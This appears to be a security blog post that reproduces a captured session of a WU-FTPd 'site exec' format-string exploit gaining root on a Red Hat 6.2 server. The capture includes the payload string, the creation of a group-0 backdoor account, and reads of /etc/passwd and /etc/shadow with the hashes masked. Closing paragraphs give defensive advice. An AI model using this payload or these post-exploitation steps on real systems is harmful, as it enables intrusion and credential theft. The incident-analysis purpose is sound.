DST: 200 (end of 'xx(...%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%c%c%c%.f%p')
DST:
SRC: site exec xx(....%d%.134699076d.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%c%c%c%.f%n
SRC:
SRC: /bin/uname -a;/usr/bin/id;
SRC:
DST: Linux vm-redhat62 2.2.14-5.0smp #1 SMP Tue Mar 7 21:01:40 EST 2000 i686 unknown
DST:
DST: uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)
DST:
SRC: w
SRC:
DST: 10:25am up 15 min, 0 users, load average: 0.04, 0.05, 0.06
DST: USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
DST:
SRC: export PATH=$PATH:/usr/sbin
SRC:
SRC: adduser wonka -G 0
SRC:
SRC: cat /etc/passwd
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST: bin:x:1:1:bin:/bin:
DST: daemon:x:2:2:daemon:/sbin:
DST: adm:x:3:4:adm:/var/adm:
DST: lp:x:4:7:lp:/var/spool/lpd:
DST: sync:x:5:0:sync:/sbin:/bin/sync
DST: shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
DST: halt:x:7:0:halt:/sbin:/sbin/halt
DST: mail:x:8:12:mail:/var/spool/mail:
DST: news:x:9:13:news:/var/spool/news:
DST: uucp:x:10:14:uucp:/var/spool/uucp:
DST: operator:x:11:0:operator:/root:
DST: games:x:12:100:games:/usr/games:
DST: gopher:x:13:30:gopher:/usr/lib/gopher-data:
DST: ftp:x:14:50:FTP User:/home/ftp:
DST: nobody:x:99:99:Nobody:/:
DST: xf
DST: s:x:43:43:X Font Server:/etc/X11/fs:/bin/false
DST: named:x:25:25:Named:/var/named:/bin/false
DST: postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
DST: jward:x:500:500:John Ward:/home/jward:/bin/bash
DST: beavis:x:501:501::/home/beavis:/bin/bash
DST: butthead:x:502:502::/home/butthead:/bin/bash
DST: wonka:x:503:503::/home/wonka:/bin/bash
DST:
SRC: passwd wonka
SRC:
DST: New UNIX password:
SRC: candy
SRC:
DST: BAD PASSWORD: it is too short
DST:
DST: Retype new UNIX password:
SRC: candy
SRC:
DST: Changing password for user wonka
DST: passwd: all authentication tokens updated successfully
DST:
SRC: cat /etc/shadow
SRC:
DST: root:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX/:12939:0:99999:7:-1:-1:134540356
DST: bin:*:12939:0:99999:7:::
DST: daemon:*:12939:0:99999:7:::
DST: adm:*:12939:0:99999:7:::
DST: lp:*:12939:0:99999:7:::
DST: sync:*:12939:0:99999:7:::
DST: shutdown:*:12939:0:99999:7:::
DST: halt:*:12939:0:99999:7:::
DST: mail:*:12939:0:99999:7:::
DST: news:*:12939:0:99999:7:::
DST: uucp:*:12939:0:99999:7:::
DST: operator:*:12939:0:99999:7:::
DST: games:*:12939:0:99999:7:::
DST: gopher:*:12939:0:99999:7:::
DST: ftp:*:12939:0:99999:7:::
DST: nobody:*:12939:0:99999:7:::
DST: xfs:!!:12939:0:99999:7:::
DST: named:!!:12939
DST: :0:99999:7:::
DST: postgres:!!:12939:0:99999:7:::
DST: jward: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:12939:0:99999:7:-1:-1:134540356
DST: beavis: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:13033:0:99999:7:-1:-1:134540332
DST: butthead: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:0:99999:7:-1:-1:134540332
DST: wonka: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:13048:0:99999:7:-1:-1:134539228
DST:
SRC: exit

By looking at the above transcript, we can see where the attacked puts the overflow code into memory and exploits the vunerability in WU-FTP. Notice in the data passed to the password prompt the encoded execution of /bin/sh. Once exploited, the script checks its uid to confirm that it is root. The remaining commands simply creates accounts, confirms the account it created and logs off to minimize being exposed for a large period of time. It also reduces the amount of information in this transcript. A clever attacker would reconnect using an encrypted protocol such as SSH to prevent sniffers such as Snort from seeing what further actions the attacker will use.

In the above scenario, we can look at things that would have minimized the impact of being exploited. Ignoring the obvious such as running behind a firewall, first is to shut off unnecessary services. If the above was simple a web server, there would be no reason for the additional services such as NFS and FTP to be running. Unnecessary services can provide detailed information about a server and it arcitecture, and in server cases, have vunerabilites that can be exploited by attackers. Second would be to be aware of any vunerabilities for your environment. Scanning vunerability databases can provide an security practitioner with lots of information, such as the frequency that past vunerabilities have appeared for your architecture. Third is keeping an eye on the servers that are exposed to the Internet. Even if you are running one service, and its behind a firewall, monitoring traffic to and from is invaluable in incident response. Never assume that a box is fully secure. As Richard Bejtlich constantly says, there are always people out there smarter than you, no matter how good you are. This is why prevention will eventually fail. But don’t abondon your prevention strategy. Having an IDS in conjunction with various access controls and IPS solutions is a step towards being proactive in your incident reponse strategy.